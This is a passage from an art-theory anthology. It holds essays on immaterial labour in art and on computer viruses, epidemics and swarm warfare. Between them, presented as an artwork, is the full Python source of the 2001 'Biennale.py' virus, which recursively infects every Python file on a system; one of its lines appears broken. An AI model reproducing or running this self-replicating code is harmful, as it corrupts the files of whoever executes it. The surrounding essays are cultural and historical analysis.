Informatic globalisation is ceaselessly paradoxical; affording glimmers of freedom, connection and empowerment whilst simultaneously collapsing such mass intellectuality into the grid of appropriation and control. 'Immateriality', as a term, should be taken as standing for these teaming assemblages of people and informatic machines, their productive powers, their communicative babble, the technologically tightened feedback loops between the nervous system and numericalisation, and the new orders of social relations that ensue when life in general is subsumed by capital. If the unpredictable and flexibilised (precarious) nature of 'cognitive' labour, done outside the traditional workplace, has been celebrated by some as resembling the creative freedom of artistic work, then art practice has long adopted the techniques, materials and languages of the dominant mode of production; at least from Cubism, through Pop Art, Minimalism, Land Art, and then the whole turn in the 1960s to informatic and cybernetic means of production. In *Systems Esthetics*, Jack Burnham wrote: 'In an advanced technological culture the most important artist best succeeds by liquidating his position as artist vis-à-vis society. [...] the significant artist strives to reduce the technical and physical distance between his artistic output and the productive means of society.' (1968)

Most art today unavoidably takes place within the immaterial matrix of production, and albeit contained within 'ghettos' of style and medium, is nearly

all definable as what curator Steve Dietz calls 'art after new media' (2004), in a gesture intended to abolish 'new media art' as a distinct category of contemporary practice. 'Curating immateriality', then, seems to be a way of asking how the institution and its curatorial codes cope with this general state of indistinction rather than with the curation of, for want of a better term, art in computer networks per se. An example of which is the slow dissolve of Net Art's coherence, as 'art in general' more purposefully explores the technological complexions of postmodernity and globalisation. As with the entire set of labouring practices within computer orchestrated postfordist production, areas of art practice struggle to maintain their distinctness under the granularising effects of the 'universal machine'.

Where value, in economic terms, is produced by the totality of productive labour in strict and measurable relation to the expenditure of socially equalisable labour time (Marx's labour theory of value), theories of the 'social factory', 'mass intellectuality' and 'affective labour' reveal, at the very least, a crisis of measure.⁸ How can value continue its correspondence to labour time when the time spent in 'productive' labour is becoming immeasurable? Although the mass intellectuality theorists' suspension of value theory is becoming a hotly contested area of political economy,⁹ the dilemma of quantification - whose stakes are far from dryly mathematical - points to the general bleed of work into all of life, which gives rise to the contemporary horror of work as life and the spreading phenomenon of what the Japanese call *karoshi*, death from overwork (Gillan 2005). This seems to have a profound relation to the seepage of art into the interstices of 'everyday life' and its obverse, the theft of everyday life practices (e.g. indigenous knowledges and traditional medicines) by corporations under the exploding regime of Intellectual Property Rights, whose pretext is that of rewarding and hence promoting creativity, not to mention the reification of everyday life as art, as in the worst excesses of relational aesthetics.

The crisis of measure in the economy finds its parallel in the crisis of judgement in the arts, just as the lack of distinction between work and life finds its parallel

in the interpolation of art into the spaces and practices of everyday life. The relationship between these phenomena is unavoidable, since art participates in the dominant modes of production and circulation, just as production participates in the codes and modes of aesthetic practice, most especially in postfordism. Within this generalised indistinction, curators and artists are operating in an often indistinguishable manner - an uncanny extension of the avant-garde's proto-revolutionary attempts to break down the divisions between artist and audience. A cursory glimpse of current art events in London at the time of writing this in August 2005, gives ample evidence of the running together of these professions. The ICA's show *London in Six Easy Steps: Six Weeks, Six Curators, Six Perspectives*¹⁰ has invited six London based curators to dramatise their 'particular perspective' of the city using artworks, artists, and other cultural producers as their means of expression. The curator's palette becomes the artists themselves, while it is his overall vision that gains the attention. One of the curators, Gregor Muir, is 'presenting' the reconstruction of a Shoreditch pub, the George and Dragon, together with Pablo Leon de la Barra, Richard Battye, friends and customers. Here a drinking haunt, one presumes, of the curator and his artist colleagues, the very site of curatorial brokerage, becomes the 'art work'. A gesture which updates Duchampian nomination as the nomination of the (curator's) social world; the day-to-day business of managing the system of art/objects becomes the art work; ostensibly informal sociability is put to work. Meanwhile at the Chisenhale gallery, the art collective Ed's Space are presenting *Swop Shop*,¹¹ an event at which the visitor is invited to bring along something he or she considers to be art to swap with someone else. In this relay race of creative deferral, the curator/gallery nominates the artist who nominates the visitor to come up with some of that intangible, indefinable and yet ceaselessly desirable stardust known as art.

Just as economic value continues to operate dictatorially despite the quandary over its quantification, art power continues to lubricate the spaces and discourse machines of art despite the itinerancy of its principal tenant. But tempting as it is to mock such overt instances of what Thierry de Duve (1996) has called the 'art

of the whatever' or 'whatever art', the immeasurable and unknowable quality of art in the age of immaterial production has placed a properly productive thorn in the side of the whole gamut of art world practices. Beneath the brashness and self-confidence of art's hard sell by contemporary art museums, its accompanying retail sector and the educational establishment - the marketing of art to mass consumers - lies a vacuum of uncertainty as to art's ontology within immaterial production and open networks. But it is this same disorientation produced by the proliferation of nodes of (immaterial) production and mediation (weblogs, free software communities, community WIFI networks, peer-2-peer file sharing, community media projects, street TV, auto-labs, etc.) which is unleashing a generalised creativity unconcerned with the categorical definitions of art. Somewhere, out there, everywhere and anywhere, art within immaterial production is mingling with all these creative efforts, swapping its DNA, in ways that are simply uncuratable because they have been incorporated into other economies of, one hopes transformative, desiring-production. This is not relational aesthetics or even Net Art, but something else which defies categorisation because it is multitudinous and mutant; an 'unassignable leakage'.

↳

NOTES:

1. Initially created for the 1972 *Womanhouse* project in Los Angeles, this work was recreated as part of a historical survey of feminist art, entitled *Division of Labor: 'Women's Work' in Contemporary Art, 1970-95*, organised by Lydia Yee (1995), the Bronx Museum of the Arts, New York, and the Museum of Contemporary Art, Los Angeles, CA (see Kwon 2000).
2. <<http://www.ljudmila.org/~vuk/books/>>.
3. *net_condition. art/politics in the online universe*, the first comprehensive survey of Net Art featuring around 100 works, organised by the ZKM in Karlsruhe, Germany (1999) and presented simultaneously in Karlsruhe (ZKM), Graz (steirischer herbst), Tokyo (ICC Intercommunication Center) and Barcelon (MECAD Media Centre d'Art i Disseny) (see Weibel & Druckrey 2001).
4. This piece is called *Introduction to net.art (1994-1999)*, <<http://www.easylife.org/netart/>>.
5. <<http://art.teleportacia.org/>>.
6. 'Structural Adjustment Policies are economic policies which countries must follow in order to qualify for new World Bank and International Monetary Fund (IMF) loans and help them make debt repayments on the older debts owed to commercial banks, governments and the World Bank. [...] The term "Structural Adjustment Program" has gained such a negative connotation that the World Bank and IMF launched a new initiative, the Poverty Reduction Strategy Initiative, and makes countries develop Poverty Reduction Strategy Papers (PRSP). While the name has changed, with PRSPs, the World Bank is still forcing countries to adopt the same types of policies as SAPs.' <<http://www.whirledbank.org/development/sap.html>>
7. <<http://www.irational.org/cgi-bin/border/clients/deny.pl>>.
8. These concepts were developed by those around the Furtur Antérieur group such as Maurizio Lazzarato, and were further popularised by Antonio Negri and Michael Hardt (2000), and by Paolo Virno (2004).
9. For a thorough critique of Antonio Negri, who acts as a stand-in for other theorists of mass intellectuality, see *The Commoner* (2005).
10. <<http://www.ica.org.uk/index.cfm?articleid=14268>>.
11. <<http://www.chisenhale.org.uk/html/timeline.html>>.

REFERENCES:

- Nicholas Bourriaud (2002) *Relational Aesthetics*, trans. Simon Pleasance & Fronza Woods [first published in French as *Esthétique relationnelle* (1998)], Les Presse du Réel.
- Jonah Brucker-Cohen (2002) 'A World Without Borders' <http://www.irational.org/irational/media/rhizome_borderxing.txt>.
- Jack Burnham (1968) 'Systems Esthetics', reprinted from *Artforum*, September, <http://www.arts.ucsb.edu/faculty/jevbratt/classes_previous/fall_03/arts_22/Burnham_Systems_Esthetics.htm>.
- The Commoner*, 'The Carnival of Values and the Exchange Value of Carnivals' (2005), no. 10, Spring/Summer <<http://www.commoner.org.uk/>>.
- Thierry de Duve (1996) *Kant after Duchamp*, Cambridge, Mass.: MIT Press (October Books).

Steve Dietz (2004) *Art after New Media* <<http://www.yproductions.com/writing/archives/000691.html>>.

Michael Hardt & Antonio Negri (2000) *Empire*, Cambridge, Mass.: Harvard University Press.

Miwon Kwon (2000) 'One Place After Another', in Erika Suderburg (ed.) *Space, Site, Intervention: Situating Installation Art*, Minneapolis: University of Minnesota Press.

Peter Weibel & Timothy Druckrey (eds.) (2001) *net_condition: art and global media*, Cambridge, Mass.: MIT Press.

Audrey Gillan (2005) 'Death From Overwork: How the Long Hours Culture is Killing Us', in *The Guardian*, 20 Aug, London.

Paolo Virno (2004) *A Grammar of the Multitude*, New York: Semiotext(e).

BIENNALE.PY

0100101110101101.org & [epidemiC]




image (above): Biennale.py (2001) Virus Alert

image (overleaf, left): Biennale.py (2001-2004) Perpetual Self Dis/Infecting Machine - Custom made computer infected with the virus Biennale.py

image (overleaf, right): Biennale.py source code (2001) - Computer virus



```

# biennale.py _____ go _____ to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG ___ + ___ [epidemic] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
    mysoul = open(sys.argv[0])
    mybody = mysoul.read()
    mybody = mybody[:find(mybody, "##*3) + 3]
    mysoul.close()
    blacklist = replace(split(sys.exec_prefix, ";")[-1], "\\", "/")
    if blacklist[-1] != "/": blacklist = blacklist + "/"
    wank = [lower(blacklist), "/proc/", "/dev/"]
    join("/")
    print "> _____ This file was contaminated by biennale.py, the world slowest virus."
    print "Either Linux or Windows, biennale.py is definitely the first Python virus."
    print "[epidemic] http://www.epidemic.ws ___ + ___ HTTP://WWW.0100101110101101.ORG "
    print "> _____ 49th Biennale di Venezia _____ <"
###

```

ON MISANTHROPY

Alexander R. Galloway & Eugene Thacker

+ The Datum of *Cura I*

Imagine an art exhibit of computer viruses. How would one curate such a show? Would the exhibition consist of documentation of known viruses, or of viruses in situ? Would it be more like an archive or more like a zoo? Perhaps the exhibit would require the coordination of several museums, each with 'honey pot' computers, sacrificial lambs offered up as attractor hosts for the contagion. Indeed a network would be required, the sole purpose of which would be to reiterate sequences of infection and replication. Now imagine an exhibit of a different sort: a museum exhibit dedicated to epidemics. Again, how would one curate an exhibit of disease? Would it include the actual virulent microbes themselves (in a sort of 'microbial menagerie'), in addition to the documentation of epidemics in history? Would the epidemics have to be 'historical' in order for them to qualify for exhibition? Or would two entirely different types of institutions be required: a museum of the present versus a museum of the past?

In actuality such exhibits already exist. A number of artists have created and shown work using the medium of the computer virus, the most noteworthy being the *Biennale.py* virus, released by the collectives 0100101110101101.org and epidemiC as part of the Venice Biennale in 2001. The work was also included in the *I love you: computer_virus_hacker_culture* exhibition (2002) curated by digitalcraft for Museum für Angewandte Kunst in Frankfurt am Main.¹ Likewise, in the US the first museum dedicated to disease was established by the Centers

for Disease Control and Prevention (CDC). Called the Global Health Odyssey, it utilises the format of the history museum to tell the story of epidemics in history, and the CDC's 'fight' against those epidemics.²

But let us linger for a moment on the biological motifs of both these exhibits, as well as on what it might mean to *curate* them. The act of curating not only refers to the selection, exhibition, and storage of artifacts, but it also means doing so *with care*, with particular attention to their presentation in an exhibit or catalogue. Both 'curate' and 'curator' derive from the Latin *curare* (to care), a word which is itself closely related to *cura* (cure). Curate, care, cure. At first glance the act of curating a museum exhibit seems far from the practice of medicine and health care. One deals with culture and history, the other with science and 'vital statistics'. One is the management of 'art', the other the management of 'life'. But with the act of curating an exhibit of viruses or epidemics one is forced to 'care' for the most misanthropic agents of infection and disease. One must curate that which eludes the cure. Such is the impasse: the best curator would therefore need to be the one who is most 'careless'. We shall return to this point at the end.

Today's informatic culture has nevertheless brought together curating and curing in unexpected ways, linked by this notion of *curare*. The very concept of 'health care', for instance, has always been bound up with a relation to information, statistics, databases, and numbers (numbers of births, deaths, illnesses, and so forth). Indeed political economy during the era of Ricardo, Smith, and Malthus implied a direct correlation between the health of the population and the wealth of the nation. Yet public health has also changed a great deal, in part due to advances in technology within the health care industry. There is now talk of 'telemedicine', 'infomedicine', and 'home-care'. At the most abstract level, one witnesses information networks at play in medical surveillance systems, in which the real-time monitoring of potential public health hazards (be they naturally-occurring or the result of an attack) is made possible in a 'war-room' scenario.

In these visions of health care - in which the law of large numbers is the content and network topology is the form - there are also many questions raised. Sociologist Michael Fortun (2005), in his study of population genome projects, wonders if we have moved from classical medicine's care of the body of the patient (what Foucault referred to as a 'care of the self') to a more post-Fordist 'care of the data', in which the job of public health is increasingly to ensure that the biological bodies of the population correlate to the informatic patterns on the screen.

The 'epidemic' exhibits such as *Biennale.py* and the Global Health Odyssey are of interest because they are not simply exhibits that happen to have biological motifs. As different as they are, they put curating and curing into a relationship. It is a relationship mediated by *curare* or care. But what is 'care' in this case? It is a type of care that is far from the humanistic and phenomenological notion of person-to-person care; it is a 'care of the data' in which the life of information or 'vital statistics' play a central role.

Nonhumanism I: Computer Viruses

In a 1990 interview (with Antonio Negri), Gilles Deleuze had described the form of resistance specific to nonhuman entities such as computer viruses:

'It's true that, even before control societies are fully in place, forms of delinquency or resistance (two different things) are also appearing. Computer piracy and viruses, for example, will replace strikes and what the nineteenth century called 'sabotage' ('clogging' the machinery).' (1997: 175)

Computer viruses have a spotted history; they often involve innovative programming techniques that have been of use in other areas of computer science, but they are often tagged as delinquent or criminal activities. (Should computer viruses be a part of the 'history' of computers?) The majority of the early instances of computer viruses have ties to either the university or the corporation: the 'Darwin' game (AT&T/Bell Labs, early 1960s), 'Cookie Monster' (MIT, mid-1960s), 'Creeper' and 'Reaper' (BBN, early 1970s), 'tapeworm'

(XeroxPARC, early 1970s), and so on.³ Like early hacking activities, their intent was mostly exploratory. Unlike hacking, however, the language of biology quickly became a provocative tool for describing these encapsulations of code. Science fiction classics such as John Brunner's *The Shockwave Rider* popularised the vitalism of computer viruses, and, by the early 1980s, researchers such as Fred Cohen could publish articles on 'computer viruses' in academic journals such as *Computers & Security*.⁴ In terms of understanding networks, one of the greatest lessons of computer viruses and their cousins (Internet worms, Trojan horses) is that, like biological viruses, *they exploit the normal functioning of their host system to produce more copies of themselves.*

Contrary to popular opinion, not all computer viruses are destructive (the same can be said in biology as well). Certainly computer viruses can delete data, but they can also be performative (e.g. demonstrating a security violation), exploratory (e.g. gaining access), or based on disturbance rather than destruction (e.g. rerouting network traffic, clogging network bandwidth). Computer security experts estimate that there are some 80,000 viruses currently recorded, with approximately 200 or so in operation at any given moment.⁵ Such a condition of rapid change makes identifying and classifying viruses an almost insurmountable task. Much of this changeability has come from developments in the types of viruses as well. Textbooks on computer viruses often describe several 'generations' of malicious code. First generation viruses spread from machine to machine by an external disk; they were often 'add-on' viruses, which rewrite program code, or 'boot sector' viruses, which would install themselves on the computer's MBR (Master Boot Record) so that, upon restart, the computer would launch from the virus's code and not the computer's normal MBR. Early anti-virus programs performed a calculation in which the size of program files were routinely checked for any changes (unlike document files, program files should not change, thus a change in the file size indicated an add-on or other type of virus). Second generation viruses were able to out-manoeuvre these calculations by either ballooning or pruning program code so that it always remained the same size. Third generation viruses, such

as 'stealth' viruses, went further, being able to intercept and mimic the anti-virus software, thereby performing fake file scans. Fourth generation viruses are the opposite of third generation; they employed 'junk code' and 'attack code' to carry out multi-pronged infiltrations, in effect overwhelming the computer's anti-virus software ('armored' viruses). However, one anti-virus technique has remained nominally effective, and that is the identification of viruses based on their unique 'signature', a string of code that is specific to each virus class. Many anti-virus programs use this approach today, but it also requires a constantly updated record of the most current viruses and their signatures. Fifth generation viruses, or 'polymorphic' viruses, integrate aspects of artificial life and are able to modify themselves while they replicate and propagate through networks. Such viruses contain a section of code - a 'mutation engine' - whose task is to modify continuously its signature code, thereby evading or at least confusing anti-virus software. They are, arguably, examples of artificial life.⁶

Viruses such as the polymorphic computer viruses are defined by their ability to replicate their difference. That is, they are able to change themselves at the same time that they replicate and distribute themselves. In this case, computer viruses are defined by their ability to change their 'signature' and yet maintain a continuity of operations (e.g. overwriting code, infiltrating as fake programs, etc.). Viruses are never quite the same. This is, of course, one of the central and most disturbing aspects of biological viruses - their ability to continuously and rapidly mutate their genetic code.

Nonhumanism II: Emerging Infectious Diseases

If the computer virus is a technological phenomenon cloaked in the metaphor of biology, emerging infectious diseases are a biological phenomenon cloaked in the technological paradigm. The anxieties over recent outbreaks such as Mad Cow and SARS, and a looming flu pandemic have prompted the spending of billions of dollars on new vaccines and public health surveillance systems. In this way, epidemiology has become an appropriate method for studying computer viruses. Emerging infectious diseases depend on, and make use of, the very

same topological properties which constitute networks. The very same thing which gives a network its distributed character, its horizontality, is therefore transformed into a tool for the destruction of the network.

An example is the 2003 identification of SARS (Severe Acute Respiratory Syndrome) - a case study that is being used for the current concerns over the bird flu (H5N1) virus. SARS is also much more than just a biological network - it brings together other networks, such as transportation, institutional, and communications networks (and in ways that often seem to read like a medical thriller novel). In November of 2002, the first cases of SARS (then referred to as 'atypical pneumonia') appeared in the southern Chinese province of Guangdong. By mid-February of 2003, the WHO and other health agencies were alerted to a novel type of pneumonia coming out of China. The Chinese government reported some 300 cases, many in and around Guangdong province. In late February, a physician who had treated patients with atypical pneumonia in Guangdong, returned to his hotel in Hong Kong. The biological network interfaced with the transportation network. WHO estimates this physician had, in the process, infected at least twelve other individuals, each of whom then traveled to Vietnam, Canada, and the US. Days later, Hong Kong physicians reported the first cases of what they began to call 'SARS'. A few weeks later, in early March, health care officials in Toronto, Manila and Singapore reported the first SARS cases. Interfacing institutional and communication networks, the WHO issued a travel advisory via news wire and Internet, encouraging check-points in airports for flights to and from locations such as Toronto and Hong Kong. At the same time, the WHO organised an international teleconference among health care administrators and officials (including the CDC), agreeing to share information regarding SARS cases. Uploading of patient data related to SARS to a WHO database began immediately. The professional network interfaced with the institutional network, and further to the computer network. By late March, scientists at the CDC suggested that a mutated coronavirus (which causes the common cold in many mammals) may be linked to SARS. Then, on April 14, scientists at Michael Smith Genome Sciences Centre in Vancouver sequenced

the DNA of the SARS coronavirus within 6 days. By April 2003, SARS continued to dominate news headlines, on the cover of magazines such as *Time* and *Newsweek*.

While this coordination and cooperation via the use of different networks is noteworthy, on the biological level SARS continued to affect these same networks. In early April 2003, the White House issued an executive order allowing the quarantine of healthy people suspected of being infected with SARS but who do not yet have symptoms. During March and April of 2003, quarantine measures were carried out in Ontario, Hong Kong, Singapore, and Beijing. Resident buildings, hospitals, and public spaces such as supermarkets, cinemas, and shopping malls were all subjected to quarantine and isolation measures. People from Toronto to Beijing were regularly seen wearing surgical masks to ward off infection. By late April, the spread of SARS seemed to stabilize. WHO officials stated that SARS cases peaked in Canada, Singapore, Hong Kong and Vietnam (though not in China). Many countries reported a decrease in the number of SARS cases, although no vaccine has yet been developed. In late May 2003, US health officials warned that the SARS virus will most likely re-appear during the next flu season.

The SARS coronavirus utilised three types of networks, and rolled them into one: (i) the biological network of infection (many within health care facilities); (ii) the transportation network of airports and hotels; and (iii) the communications networks of news, websites, databases, and international conference calls. SARS and other emerging infectious diseases are the new virologies of globalisation; the meaning of the term 'emerging infectious disease' itself implies this. Emerging infectious diseases are the very products of globalisation. As one health care professional in Thailand said recently, 'we are certainly better than we ever were at detecting viruses. But we are also much better at spreading them' (Specter 2005: 61).

The Defacement of Enmity

Are you friend or foe? This is the classic formulation of enmity received from Carl Schmitt. Everything hinges on this relation; on it every decision pivots. Friend-or-foe is first a political distinction, meaning that one must sort out who one's enemies are. But it is also a topological or diagrammatic distinction, meaning that one must also get a firm handle on the architectonic shape of conflict in order to know where one stands. Anti-capitalism, for example, is not simply the hatred of a person, but the hatred of an architectonic structure of organisation and exchange. Friend-or-foe transpires not only in the ideal confrontation of gazes and recognitions or misrecognitions, as we will mention in a moment, but in the topological - that is, mapped, superficial, structural and formal- pragmatics of the disposition of political force. To what extent are political diagrams and topologies of military conflict analogous to each other? On a simple level, this would imply a relationship between political and military enmity. For instance, first there is large-scale, symmetrical conflict: a stand-off between nation-states, a massing of military force (front and rear regiments, waves of attack, the line of battle). Second, there is asymmetrical conflict: the revolution or insurgency that is a battle of maneuver targeted at what Clausewitz called the 'decisive point' of vulnerability (flanking, surprise, multi-linear attacks). From this, it is possible to identify a new type of symmetrical conflict today: decentralised and distributed operations across the political spectrum, from international terrorist networks, to civil society protests, to the latest military-technological operations (netwars or 'network-centric warfare').

But here any congruency between the political and the topological starts to unravel, for as military historians note, a given conflict may display several politico-military topologies at once (for instance the oscillation between massed forces and maneuver units in the armies of ancient Greece, the one personified in 'angry' Achilles and the other in 'wily' Odysseus), or a given topology of conflict may be adopted by two entirely incompatible political groups (the trans-nationals are networks, but so are the anti-globalisation activists).

So a contradiction arises: the more one seeks to typecast any given political scenario into a given topological structure of conflict, the more one realises that the raw constitution of political enmity is not in fact a result of topological organisation at all; and the reverse is the same: the more one seeks to assign a shape of conflict to this or that political cause, as Deleuze and Guattari implicitly did with the rhizome, the more one sees such a shape as purely the agglomeration of anonymous force vectors, as oblivious to political expediency as the rock that falls with gravity or the bud that blooms in spring.

Are you friend or foe? Everything depends on how one ‘faces’ the situation; everything depends on where one is standing. Enmity is always a face because enmity is always ‘faced’ or constituted by a confrontation. We stand alongside our friends; I stand opposite my foe. Friends only ‘face’ each other insofar as they stand opposite and ‘face’ their common foe (their enmity-in-common). The Schmittian friend-foe distinction is not just politico-military, but politico-ethical too. The basis of the friend-foe distinction is intimately related to the relation between self and other. But this self-other relation need not be a rapid fire of glances, gazes and recognition (as in the Hegelian-Kojèveian model). For Levinas, ethics is first constituted by the ambiguous calling of the ‘face’ of the other, for there is an affective dynamic at work between self and other that revolves and devolves around the ‘face’ (a verb more than noun): ‘The proximity of the other is the face’s meaning, and it means from the very start in a way that goes beyond those plastic forms which forever try to cover the face like a mask of their presence to perception.’ (1989: 82-83)

Perhaps there is something to be learned by positioning Levinas in relation to Schmitt on this issue. A self does not set out, *avant la lettre*, to identify friend or foe according to pre-existing criteria (political, military, ethical). Rather, the strange event of the ‘face’ calls out to the self, in a kind of binding, intimate challenge: ‘The Other becomes my neighbor precisely through the way the face summons me, calls for me, begs for me, and in so doing recalls my responsibility, and calls me into question.’ (Levinas 1989: 83)

What implications does this have for enmity? Certainly that the self exists for the other. But it is much more than this. Enmity is not simply some final, absolute split (friend/foe, self/other), but rather a proliferation of faces and facings, whose very spatiality and momentary, illusory constrictions create the conditions of possibility for enmity in both its political and military forms (facing-allies, facing-enemies). Friends, foes, selves - there are faces everywhere.

Friend Without A Face

But what of an enmity without a face? What of a *defacement* of enmity? This is where a consideration of politico-military topologies comes into focus. Enmity is dramatised or played out in the pragmatic and material field of strategy and war. The emerging 'new symmetry' mentioned above appears in a variety of forms: information-based military conflict ('cyberwar') and non-military activity ('hacktivism'), criminal and terrorist networks (one 'face' of 'netwar'), civil society protest and demonstration movements (the other 'face' of netwar), and the military formations made possible by new information technologies ('C4I' operations). What unites these developments, other than that they all employ new technologies at various levels?

For Arquilla and Ronfeldt, it is precisely the shapeless, amorphous, and faceless quality that makes these developments noteworthy, for the topologies of netwar and the 'multitude' throw up a challenge to traditional notions of enmity: they have no face, they are instances of faceless enmity, or rather a defacement of enmity.

These examples are all instances of *swarming*, defined as 'the systematic pulsing of force and/or fire by dispersed, internetted units, so as to strike the adversary from all directions simultaneously' (Arquilla & Ronfeldt 2000: 8).

Though it takes inspiration from the biological domain (where the study of 'social insects' predominates), Arquilla and Ronfeldt's study of swarming is a specifically politico-military one. A swarm attacks from all directions, and intermittently but consistently - it has no 'front', no battle line, no central point of vulnerability.

It is dispersed, distributed, and yet in constant communication. In short, it is a faceless foe, or a foe stripped of ‘faciality’ as such. So, a new problematic emerges. If the Schmittian notion of enmity (friend-foe) presupposes a more fundamental relation of what Levinas refers to as ‘facing’ the other, and if this is, for Levinas, a key element to thinking the ethical relation, what sort of ethics are we left with when the other has no ‘face’ and yet is construed as other (as friend or foe)? What is the shape of the ethical encounter when it ‘faces’ the swarm?

A key provocation in the ‘swarm doctrine’ is the necessary tension that appears in the combination of formlessness and deliberate strategy, emergence and control, or amorphousness and coordination. As a concept, swarming derives from biological studies of social insects, and their capacity to collectively carry out complex tasks: the construction of a nest by wasps, the coordinated flashing among fireflies, and so on (Bonabeau & Théraulaz 2000: 72-79). Each of these examples illustrate the basic rules of biological self-organisation, how a set of simple, local interactions culminates in complex, collective organisation, problem-solving, and task fulfillment. Again and again, technical and biological studies ask the same question: how does this ‘intelligent’, global organisation emerge from a myriad of local, ‘dumb’ interactions?

Arquilla and Ronfeldt also ask this question, but they limit their inquiry to military applications. Their analysis is ontological: it is about the relationship between *enmity* and *topology*. They distinguish between four types of aggregate, military diagrams: the chaotic melee (in which person-to-person combat dominates, with little command and control), brute-force massing (where hierarchy, command formations, and a battle line predominate), complex maneuvers (where smaller, multi-linear, selective flanking movements accompany massing), and finally swarming (an ‘amorphous but coordinated way to strike from all directions’, Bonabeau & Théraulaz 2000: 21). While elements of each can be found throughout history (horse-mounted Mongol warriors provide an early swarming example), the interesting thing about swarming is the nagging tension between being ‘amorphous but coordinated’. How is it possible to control something that

is by definition constituted by its own dispersal, by being radically distributed, spread out, and horizontal?

Answering this question in the context of conflict (military or civilian) means addressing the question of enmity. That is, if 'control' in conflict is ordinarily situated around a relationship of enmity (friend-foe, ally-enemy), and if this relation of enmity structures the organisation of conflict (symmetrical stand-off, insurgency, civil disobedience), what happens when enmity dissolves in the intangible swarm?

In part this is the question of how conflict is structured in terms of more complex modes of enmity ('going underground', 'low-intensity conflict', the 'war on terror'). Are the terms of enmity accurate for such conflicts? Perhaps it is not possible for a network to be an *enemy*? Without washing over their political differences, is there a topological shift common to them all that involves a dissolving or a 'defacing' of enmity? Can a swarm be handled? If there is no foe to face, how does one face a foe? It is not so much that the foe has a face, but that the foe is faced, that 'facing' is a process, a verb, an action in-the-making. This is Levinas' approach to the ethical encounter, an encounter that is not based on enmity but on a 'calling into question' of the self. But, in a different vein, it is also the approach of Deleuze and Guattari, when they speak of 'faciality'. Not unlike Levinas, they stress the phenomenal, affective quality of 'facing'. But they also take 'facing' (facing the other, facing a foe) to be a matter of pattern-recognition, a certain ordering of holes, lines, curves: 'The head is included in the body, but the face is not. The face is a surface: facial traits, lines, wrinkles; long face, square face, triangular face; the face is a map, even when it is applied to and wraps a volume, even when it surrounds and borders cavities that are now no more than holes.' (Deleuze & Guattari 1980: 170)

Faciality is, in a more mundane sense, one's recognition of other human faces, and thus one's habit of facing, encountering, meeting others all the time. But for Deleuze and Guattari, the fundamental process of faciality also leads to a

deterritorialisation of the familiar face, and to the proliferation of faces, in the snow, on the wall, in the clouds, and in other places (where faces shouldn't be)...

Places where faces shouldn't be - can this be what swarming is? Or must one extract a 'faciality' in every site of enmity? Consider an example from popular culture. In *The Matrix Revolutions*, there are two types of swarms, the first being the insect-like sentinels who attack the human city of Zion from all directions. A textbook case of military swarming, they eventually defeat the humans' defensive blockade. But later on, this swarm 'communicates' to Neo by amassing scores of individual sentinels into one large, anthropomorphic face - a literal facialisation of enmity. What started as a swarm without a face becomes a face built out of the substrate of the swarm. The Matrix appears to be at once totally distributed and yet capable of a high degree of centralisation (swarm versus face). While earlier science fiction films could only hint at the threatening phenomenon of swarming through individual creatures (e.g. *Them!*), the contemporary science fiction film, blessed with an abundant graphics technology able to animate complex swarming behaviors down to the last detail, still must put forward a 'face' for the foe, for the very instant the swarm reaches the pinnacle of its power its status as a defaced enemy is reversed and the swarm is undone. (*Tron* does something similar: the denouement of facialisation comes precisely at the cost of all the various networked avatars zipping through the beginning and middle of the film.) Again the point is not that faciality - or cohesion, or integrity, or singularity, or what have you - is the sole prerequisite for affective control or organisation, for indeed the swarm has significant power even before it facialises, but that faciality is a particular instance of organisation, one that the swarm may or may not coalesce around. The core ambiguity in such expressions of swarming is precisely the tension, on the macro scale, between amorphousness and coordination, or emergence and control. Does coordination come on the scene to constrain amorphousness, or does it instead derive from it? Is a minimal degree of centralised control needed to harness emergence, or is it produced from it?

While the biological study of self-organisation seems caught on this point, the politico-military-ethical context raises issues that are at once more concrete, more troubling, and more 'abstract'. In a sense, the swarm, *swarming-as-facility*, is a reminder of the defacement proper not only to distributed insects, but to distributed humans; swarming is simply a reminder of the *defacement* that runs through all instances of 'facing' the other. 'The face is produced only when the head ceases to be part of the body...' (Deleuze & Guattari 1980: 170)

The Datum of *Cura* II

Return to our imagined exhibitions of viruses and epidemics. What is the temporality specific to the practice of curating? The role of *curare* (care) in curating and the activity of the curator plays a dual role. On the one hand, the care in curating conceptually tends towards the presentation of the static: collecting, archiving, cataloging and preserving, in a context that is both institutional and architectural. There is a stillness to this (despite the milling about of people in a museum or the awkwardness of an 'interactive' exhibit). The care of stillness, within walls, behind glass, is a *historical* stillness. It is a stillness of the past. But there is also always an excess in curating, an opening, however wide or narrow, through which the unexpected happens. As a visitor to an exhibit, one's interpretations and opinions might vary widely from both the curator's original vision and from those interpretations and opinions of other visitors. Or one might not notice them at all, passing over all the care put into curating. Such is the scene: there is either too much ('what's your opinion?') or too little ('I didn't notice').

